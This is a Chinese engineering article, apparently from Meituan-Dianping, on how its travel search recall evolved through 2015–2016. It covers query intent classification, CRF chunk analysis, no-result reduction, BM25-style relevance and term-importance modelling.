渠道包括美团 / 点评双平台 App、i 版、PC 等多个终端，以美团 App 为例，周边游、酒店、机票 / 火车票频道的用户特征都不一样，比如：大交通频道最常见的是差旅用户、周边游频道更多是本地度假休闲的人群。

内容形态

知道了用户是谁以及处于什么场景，要考虑提供什么样的内容产品？对于美团来说核心是交易，内容不是最核心的目标，但内容是一个非常好的引流措施。以本地场景为例，可以加强场景建设，比如：亲子、团建、温泉等；异地行前场景可以加强目的地、点评游记攻略、酒店交通行程安排等内容建设。

触达方式

除了目前的搜索推荐外，还可以增加定向投放、内容引导、广告植入、活动运营等多种触达方式。

总之旅游推荐问题复杂多样，需要从度假出行六要素：吃、住、行、游、购、娱综合考虑和规划，对产品形态、业务策略、技术架构都还有很大的挑战和机遇。

作者简介

郑刚，美团点评高级技术专家。2010 年毕业于中科院计算所，2011 年加入美团，参与美团早期数据平台搭建，先后负责平台、酒旅数据仓库和数据产品建设，目前在酒旅事业群数据研发中心，重点负责酒店旅游场景下的搜索排序推荐、数据挖掘工作，致力于用大数据和机器学习技术解决业务痛点，提升用户体验。

美团点评旅游搜索召回策略的演进

郑刚

背景

美团点评作为最大的生活服务平台，有丰富的品类可供用户选择，因此搜索这个入口对各业务的重要性不言而喻，除了平台搜索外，业务搜索系统的质量和效果对用户体验、商家曝光、平台交易也有着关键作用。

相对美团点评平台的 O2O 检索，旅游搜索系统主要面临以下几点挑战：

- 本异地差异大。在本地生活场景中用户的搜索需求往往集中在本城市内，而在旅游场景特别是行前场景用户会先搜索异地的 POI（门店），比如常驻城市为北京的用户在去上海之前可能会先搜索“东方明珠”、“迪士尼”了解相关信息。
- 搜索意图多样，不同意图的展现形式可能不同。搜“故宫”、“故宫成人票”是景点门票意图，搜“北京”、“云南”是行政区意图，搜“水上乐园”、“滑雪场”是品类意图，搜“上海到南京”、“一日游”是线路游意图。
- 底层脏数据多。旅游早期由于上单审核不严等原因，会出现“真人 CS”Deal（团购单）下挂在“故宫博物馆”POI 的情况，按照平台的检索策略，搜“真人 CS”时会展现“故宫”的 POI，导致大量误召回。

针对上述问题，我们建设了一套相对完整的搜索系统，包括检索召回、查询分析、智能排序和业务应用几部分，本文将重点介绍搜索召回（检索召回、查询分析）的策略演进过程。

评价指标

我们在 2015 年 Q2 启动了旅游搜索系统的建设，此时旅游业务有独立的周边游频道，其中的搜索策略由平台统一负责，不能很好的解决旅游场景中的诸多问题。为了解决这些问题，我们首先需要确定搜索的评价指标：

- 访购率：支付用户数 / 搜索访问 UV，这个是评估搜索效果的主指标。美团点评是一家电商公司，营业收入是核心指标，以搜索为例，用户行为链条包括搜索 Query–> 点击搜索结果列表页中的 POI/Deal 等 –> 下单支付 –> 消费，最后计算消费收入。如果只看点击率，关注的链条太短，没有反映交易属性；如果看最终的收入结果，部分因素（消费受产品的购买限制、退款条件等影响，收入又跟商户拓展人员谈单的毛利等相关）非搜索可控。因此以访购率作为搜索的核心指标跟美团点评的业务特点最为匹配。

$$\text{每搜索用户收入} = \underbrace{\frac{\text{点击用户数}}{\text{搜索用户数}} \times \frac{\text{支付用户数}}{\text{点击用户数}}}_{\text{访购率}} \times \frac{\text{消费用户数}}{\text{支付用户数}} \times \text{每用户消费收入}$$

- 点击率：点击 PV/ 搜索 PV（Page View）。部分景点由于商户拓展人员没有谈单或者是免费景点等原因导致没有门票或线路游 Deal 可售时，访购率为零，但用户可能需要了解景点相关信息，这时点击率是重要的辅助评价指标。一个相关的指标是有点行为比，以搜索请求量为统计口径。
- 无结果率：无结果请求数 / 搜索请求数，衡量搜索召回质量的重要指标。
- 用户满意度：由产品经理定期人工评测，比如取搜索结果的前 20 条，如果是单景点意图，对应的 POI 能排在首位，排序合理，无重复 POI 则为 1 分；搜索结果满足部分用户需求，存在误召回、排序不合理的情况则为 0.5 分；完全不能满足用户旅游需求，搜索结果没有有效信息则为 0 分。

除了可以用指标评估的问题外，还有一些指标外的问题，比如广告运营、直签门票加权等，这些问题可能跟指标负相关或不好量化评估。指标内的问题又分为两类：一类是算法问题，比如查询意图理解、召回检索策略、个性化排序；另一类是产品和业务问题，比如页面改版、源数据清洗，部分产品问题也需要策略协同解决。

策略迭代方法

明确评价指标后需要找到策略优化的方向和思路，不同于推荐（可以参考作者之

前的文章《旅游推荐系统的演进》），搜索的 bad case 往往非常明确，因此我们确立了以 case 驱动为主的策略迭代方法。


1. 质量评估：定义满意度标准和评估体系，定期（月 / 季度）评估搜索满意度，确定评估样本，了解 Query 需求分布、意图识别准召率、召回及排序情况。
2. 问题分析：对问题进行梳理分类，比如无供给问题、误召回问题、意图识别问题、POI 排序问题、展示问题等，找出主要问题并明确优化方向。
3. 项目开发：评估项目实施的可行性，制定相应的技术方案，配合产品、客户端等其他技术团队联调、测试。
4. 实验迭代：上线 A/B Testing 验证优化效果，根据指标评估项目收益，效果正向则扩量，负向则分析调整或下线，并继续迭代优化。

召回策略迭代

全国召回

2015 年 Q2 启动了第一次周边游频道内的搜索质量评估，其中 Query 搜索无结果影响面非常大，除无供给问题外最重要的一个原因是不支持异地搜索。比如在德州搜索“北京故宫”无结果，进一步分析发现在旅游场景中超过 30% 的订单来自于异地请求，即常驻城市为 A 的用户购买了城市 B 的旅游订单。因此在周边游频道内先

放开了上单城市的召回限制，当用户搜索 Query 时根据 POI 和 Deal 字段匹配召回全国范围内的结果，比如在北京搜“武侯祠”能召回多个城市的结果，全国召回策略上线后无结果率大幅下降。



模块化展示


除全国召回外，周边游频道搜索当时仍沿用了美团点评平台的展示及召回机制：

- POI 下挂 Deal 形式展示。
- 通过 POI 及 POI 下挂的 Deal 信息进行召回。

这些机制主要有两个问题：

- 以 POI 为主的展现形式不能很好满足用户的线路游需求，比如用户搜“北京一日游”，返回的是故宫、长城等 POI 结果，用户不能方便找到线路游 Deal。
- 旅游不同于其他品类，Deal 与 POI 不是一一对应关系，尤其是线路游、年票等 Deal 往往关联多个景点，按照平台现有召回策略，会导致大量 POI 被误召回，比如搜“长城”返回“故宫”POI 结果；同时由于上单审核不严等原因，会出现“真人 CS”Deal 下挂在“故宫”POI 的脏数据，也会被误召回。

针对这些问题，在 2015 年 Q3 启动了旅游搜索结果分模块展示的开发，即对用户 Query 进行意图分类，每类意图定制召回策略和展现样式，Query 意图分类如下：




以意图占比为 56% 的景点 POI 为例，当用户搜索“长城”时会展现“长城相关景点”和“长城相关度假产品”两个类聚，景点类聚只在 POI 字段域搜索“长城”，比如 POI 所在城市、名称，这些字段中不包含“故宫”Term，因此不会返回“故

宫”POI。度假产品类聚只限定在非门票 Deal 集合内检索 Deal 标题、品类、商圈等字段，返回的都是跟团游、酒景套餐自由行等线路游信息，方便用户决策。

当用户在北京搜“上海”时是行政区意图，会展示“上海目的地”、“上海热门景点”、“北京 – 上海度假产品”、“上海当地度假产品”4 个类聚，其中“目的地”是为城市专门定制的落地页，“北京 – 上海度假产品”是根据出发地为北京、目的地为上海这两个线路游字段来进行检索。

当用户搜索“温泉”时是品类意图，检索策略跟 POI 景点搜索类似，但会增加品类检索字段。

分模块展示上线后一方面改善了用户体验，另一方面打压了旅游 POI 和 Deal 关联的脏数据，访购率和点击率也大幅提升。




同时为了降低无结果率，在一次召回无结果的基础上增加了二次、三次召回，比如增加 POI 商圈字段。如果二次召回也没有结果，会增加门票 Deal 字段进行三次召回，返回门票结果。

综上可知用户 Query 主要包含景点、行政区、品类、线路游 4 类意图，每类意图又可能展现多个类聚，每个类聚的召回检索策略不同。而早期的技术架构在单次请求下只支持单策略检索，同时在多次召回时只能串行执行，因此需要对检索架构进行升级：

- 由单任务执行变成多任务并行执行，比如搜索“故宫”时需要并发执行 POI 和线路游两个检索策略。


- 由串行执行变成基于状态机的调度执行，比如 POI 策略下一次召回无结果，会增加商圈字段二次召回，再无结果时会基于门票 Deal 字段进行三次召回。



无结果优化

为了进一步降低无结果率，在 2015 年 Q4 对线上 Query 做了一次无结果分析，其中 32% 原因是 POI 不在线（无供给，POI 没有可售 Deal），27% 是 POI 品类错误（即 POI 品类标签不是旅游），这两类问题策略不好解决，剩下 30% 是由于 Query 表达方式多样导致搜索无结果，这些 case 细分原因如下：

- 15% 是 Query 包含冗余词，比如搜“东莞的隐贤山庄”无结果，去掉“的”有结果。
- 7% 是 Query 含有错别字或同义词，比如在北京搜“雁西湖”无结果，用户实际需求是“雁栖湖”。
- 5% 是 Query 包含多个信息，比如搜“北京动物园海洋馆门票”无结果，分别搜“北京动物园”和“北京海洋馆”有结果。
- 3% 是 Query 词与商家实际信息不符，比如在北京搜“798 艺术 3D 体验馆”，搜“活的 3D 博物馆”有结果。



A策略未召回原因分析

丢词 & 查询改写


针对上述问题分别定制了以下几类策略：

- 丢词策略：通过挖掘 Query 日志，统计其中的高频停用词，比如的、一张、价格、团购、去哪等，对用户输入 Query 直接丢弃其中的停用词，再进行检索召回。
- Query 纠错 & 同义词改写：统计同一 Session（比如一个小时内）内用户的查询对，选择词频共现比较高的查询对作为候选，再人工审核加入到同义词词典。用户查询，同时用原词和同义词去检索，最后对两者返回的结果取并集。
- 二次召回：在上文中已有提及，即一次召回无结果时扩大检索字段和检索范围。
- 无结果推荐：推荐本身并不能降低无结果率，但在无结果时给用户提供了另外的选择。

无合作 POI 召回

上述策略上线后搜索无结果率又有了大幅下降，但仍有一定的优化空间，2016 年 Q2 启动了新一轮的无结果分析，无结果 case 大致可以分为 3 类：

- 无法追回项目：比如免费景区或全网无售（商户拓展人员无法谈单），这类 case 早期由于评价指标是访购率，搜索并不能召回，但其实对用户体验伤害较大，容易导致用户流失。因此放开一次召回无结果时二次召回无合作 POI，比如搜索“潭柘寺”会返回结果，虽然暂无可售的 Deal，但用户可以浏览 POI 详情页的景区简介、预订须知等。
- 待追回项目：即目前无供给，但可以反馈给商户拓展人员谈单，针对这类 case 建立了搜索反馈商户拓展人员上单的流程，自动生成任务工单并分派商户拓展人员处理，形成无结果反馈的整体闭环。
- 线上已有供给：搜索召回策略问题导致的无结果，分析发现通过丢词可以解决大部分 case。之前的丢词是词表丢词，丢词的范围有限，需要在一次词表丢词的基础上增加基于模型的二次丢词，主要方法是对 Query 做 Chunk 分析，为每个 Term 打上 Chunk 标签，人工定义哪些 Chunk 可以丢弃。



上述策略上线后搜索无结果率横向对比美团点评平台和其他业务基本达到了合理正常的水平。


分类意图识别

模块化展示中用到了 Query 意图分类，早期的意图分类使用词表精确匹配的方法，比如搜“大理”和“云南大理”都是行政区意图，其中“云南大理”被切分成

“云南”和“大理”，然后分别和省份、城市词表匹配。词表精确匹配的准确率较高，但召回率不高，比如“大理旅游”、“去大理”跟“大理”都是同一个意图，但无法通过词表精确匹配。如果采用宽泛匹配准确率又不会太高，比如“北海公园”、“中山公园”中都包含行政区，但其实是景点意图。基于此，2015 年 Q4 启动了分类意图识别的优化，首先根据 Query 分布定义了 8 类意图：

- POI：景点、游乐场、度假村等。
- 行政区：国家、省、市、县、区、镇。
- 品类：POI 品类体系中的品类词，以及公园、体验馆等指代词。
- 线路游：一日游、跟团游等。
- 旅游关键词：旅游同义词如旅行、游玩等。
- 旅行社。
- 门票词：门票、套票、成人票等。
- 非旅游：美食、住宿等外品类词，杂质词（的、一张等）。

可以通过识别 Query 中 Term 的意图来判定整个 Query 的意图，但上述意图分类对 Term 而言粒度较粗，比如“珠海长隆海洋王国门票”会被切分成“珠海 长隆 海洋 王国 门票”，“珠海”是行政区，“门票”是门票词，“长隆 海洋 王国”整体是 POI，但每个 Term 无法对应到上述分类体系，因此需要设计一套更精细的 tag 体系。



其中将行政区细化到国家、省、市、区县、乡镇和地标商圈等 tag，POI 细化为 POI 核心词、品类词、品类修饰词 tag。在上例中“长隆”是 POI 核心词，“海洋 王国”两个 Term 合并是 POI 品类词，“海洋王国”即是一个 Chunk，Chunk 可以认为是一个语义单元，粒度要大于等于 Term 分词粒度。

基于模型的 Chunk 分析

对于 Query 分词后的 Term，问题转化为识别 Chunk 的边界以及为 Chunk 打上何种 tag，即序列标注问题。Chunk 边界可以采用 BMES（Begin、Middle、End、Single）标记方式，比如“海洋 王国”Chunk 中“海洋”标记是 B，“王国”标记是 E。“珠海”是一个单独的 Chunk，所以整体标记为 S- 城市，同理“长隆”整体标记为 S-POI 核心词，“海洋”标记为 B- 品类词。

Chunk 分析转化为序列标注问题后跟其他机器学习问题类似，需要考虑三方面因素：1）算法模型；2）标记语料；3）特征选取。算法模型方面采用 CRF（条件随机场）模型，其结合了最大熵模型和隐马尔可夫模型的特点，近年来在分词、词性标注和命名实体识别等序列标注任务中取得了很好的效果。

标记语料方面采用一段时间内的搜索日志，分词后对每个 Term 进行标注，但全部采用人工标注费时费力，因此采用词表规则标注然后人工校验，其中重点是收集各 tag 的词表，其中行政区、Deal、旅行社等词表比较好收集，POI 核心词、品类词、修饰词可以通过挖掘和模板匹配来实现，这里以 POI 名称为候选词集合，分词后从后向前匹配，定义模板规则，迭代挖掘品类词、修饰词和核心词。

特征选取方面主要包括三类：

- 边界特征：即可以用于确定 Chunk 边界的特征，包括左右熵、互信息等。
- tag 特征：即可以用于确定 Chunk tag 类别的特征，包括词长度、Term 的 tag 类别等。
- 组合特征：左右熵组合，词的组合等。

模型训练时采用 CRF++，需要将标注语料转成 CRF++ 的训练格式，以 Query“珠海 长隆 海洋 王国 门票”为例，训练语料格式如下：

term	term length	是否有城市Tag	是否有品类Tag	...	左熵	右熵	label
海洋	6	0	1	...	5	3	B-品类词
王国	6	0	1	...	4	4	E-品类词
珠海	6	1	0	...	3	6	S-城市
长隆	6	0	0	...	3	4	S-核心词
门票	6	0	0	...	7	4	S-门票

最后通过离线训练生成模型供线上使用，对用户输入的 Query，模型会输出分词后每个 Term 的 tag。Chunk 分析是一项非常基础的工作，基于分析的结果可以应用于丢词、Term 重要度、意图识别、Query 改写等。

从 Chunk 分析到意图识别

得到 Chunk 的 tag 后可以制定规则输出整个 Query 的意图，意图之间有优先级顺序：线路游 >POI> 品类 > 门票，比如“北京故宫一日游”是线路游意图，“北京故宫”是 POI 意图，“北京动物园”是 POI 意图，“动物园”是品类意图。

分类意图识别对搜索整个流程都意义重大，召回层面可以分意图定制检索字段、相关性计算等检索策略，Rerank 层面可以分意图优化特征，展示层面可以控制不同

的展现样式。

粗排序改进

除了 Query 分析、检索策略外，粗排序是搜索召回的另一个核心功能。当搜索结果较多时，如果粗排序不合理，会导致部分优质 POI 或 Deal 无法召回，并且这些 case 不好人工干预。因此我们在 2016 年 Q3 启动了粗排序的改进工作，主要包括：

- 距离分分段：计算客户端选择城市中心和 POI 的距离，若距离 >=300KM，则距离分为 0，300KM 以内距离越近，得分越高。另外当搜索品类意图时，加大距离分的权重，比如东莞用户更希望去东莞附近的温泉（东莞本地温泉较少），而不是北京的。
- 综合评价数和评分：早期评价数和评分是线性加权，会出现部分冷门 POI 评价人数较少但评分较高的情况，因此考虑评分的置信度，评价数越多，置信度越高，总体评分越高。
- 新单销量平滑：新单或新 POI 由于上线时间较短销量一般不高，因此对据当前日期一段时间内上线的产品会赋予默认销量，并考虑时间衰减。
- 各因子相乘：文本相关性、距离、评价、销量这些因子维度差异较大，线性加权的权重不好设定，改成相乘，会使各因子的影响更为显著。

文本相关性改进

除了数值类因子优化外，我们对文本相关性也进行了一些改进，早期的文本相关性计算基于 TF-IDF，公式可以简化如下：

$$R_{Q,D} = \sum_{t \in Q} \left(\sum_{f \in H} \frac{tf_{t,f}}{l_f} * w_f \right) * idf_t$$

$R_{Q,D}$ 是搜索词和文档的相关性，t 是 Q 分词后的 Term，H 是 t 在文档中命中的文本域集合，$tf_{t,f}$ 是 t 在某个命中文本域 f 中的出现次数，l_f 是文本域 f 的长度，w_f 是 f 的权重，比如 POI 名称域的权重一般会高于 Deal 标题域，idf_t 是 Term t 的倒排文档频率。上述公式主要存在如下问题：

- 文本域长度影响过大，比如搜“庐山”，官方 POI 是“庐山风景名胜区”，分词后包含“庐山”、“风景”、“名胜区”3 个 Term，而“庐山植物园”只包含“庐山”、“植物园”2 个 Term，权重是官方 POI 的 1.5 倍。
- 多个域计算结果求和，对部分文本域缺失的 POI 不公平，比如搜“欢乐谷”，“天津欢乐谷”POI 的品牌名 (Brand Name) 字段是“欢乐谷”，“北京欢乐谷”POI 的品牌名字段为空，导致“北京欢乐谷”的权重不如“天津欢乐谷”。
- 没有考虑字段域的动态权重，比如搜“动物园”，细粒度分词会分成“动物”、“园”，“苏州文化园”POI（包含“动物园、文化园一日游”的 Deal）命中了 Term“园”，“万鸟林”POI 的品类字段是“动物园”，由于 POI 名称域的权重高于品类域，导致“苏州文化园”的权重更高。
- IDF 只体现了 Term 自身的重要程度，不能体现 Term 在 Query 中的重要程度。

基于上述问题对文本相关性计算公式做了如下改进：

$$R_{Q,D} = \sum_{t \in Q} \max_{f \in H} \{ \frac{tf_{t,f} * (k_1 + 1)}{tf_{t,f} + K} * w_f * i_f \} * idf_t'$$

$$K = k_1 * (1 - b + b * \frac{l_f}{avgl_f})$$

其中 k_1 和 b 是调节因子，这部分参考了 BM25 的相关性计算，可以降低文本域长度的影响；另外对多个域的计算结果求 max，减小部分字段缺失的影响；i_f 是命中域的动态权重，可以根据命中 Term 在 Query 中的比例或权重来设置；idf_t' 使用的是 Term 在 Query 中的动态权重。

Term 重要度

如何计算 Term 在 Query 中的动态权重呢？实现时采用模型打分方法，以搜索 Query 为原始语料，人工进行标注，重要度共分 4 级：


- Super important：主要包括 POI 核心词，比如方特、欢乐谷。

- Required：包括行政区词、品类词等，比如“北京 温泉”中“北京”和“温泉”都很重要。
- Important：包括品类词、门票等，比如“顺景 温泉”中“温泉”相对没有那么重要，用户搜“顺景”大部分都是温泉的需求。
- Unimportant：包括线路游、泛需求词、停用词等。

上例中可见“温泉”在不同的 Query 中重要度是不同的，在特征选取方面有 4 类：

- 文本特征：包括 Query 长度、Term 长度，Term 在 Query 中的偏移量等。
- 统计特征：包括 PMI、IDF 等。
- 语言模型特征：整个 query 的语言模型概率 / 去掉该 Term 后的 Query 的语言模型概率。
- Chunk tag 特征。

模型方面采用 XGBoost 进行训练，离线生成模型后供线上使用。




全字段召回

随着粗排序和 Rerank 的改进优化上线，我们放开了 POI 类聚检索字段的限制，改为使用所有字段做文本匹配，包括 POI 城市、名称、品类、商圈，简化了二次召回的逻辑。

召回策略流程示例

经过一年多的迭代，整个搜索召回的流程大致如下，以搜索“北京著名的温泉”为例：

1. 对输入的查询进行预处理，比如特殊字符处理、全半角转换。
2. 查询分词和词性标注，“北京”是地名、“著名”是形容词、“的”是助词、“温泉”是名词。
3. 基于词表的一次丢词，“的”作为停用词被丢弃。
4. 同义词改写，对分词的 Term 匹配同义词，如“温泉”和“热泉”是同义词。
5. 在同义词改写的同时分析 chunk tag，“北京”是城市、“著名”是品类修饰词、“温泉”是品类词。
6. 基于 Chunk 分析的结果识别 Query 整体为品类意图。
7. 同时计算 Term 在 Query 中的重要度，“北京”为 0.48、“著名”为 0.39、“温泉”为 0.55。
8. 基于品类意图确定检索字段和相关性计算的逻辑，比如距离加权。
9. 由于所有 POI 的文本字段中都不包含“著名”，一次召回无结果，因此扩大 POI 范围，在无合作 POI 集合中进行二次检索。
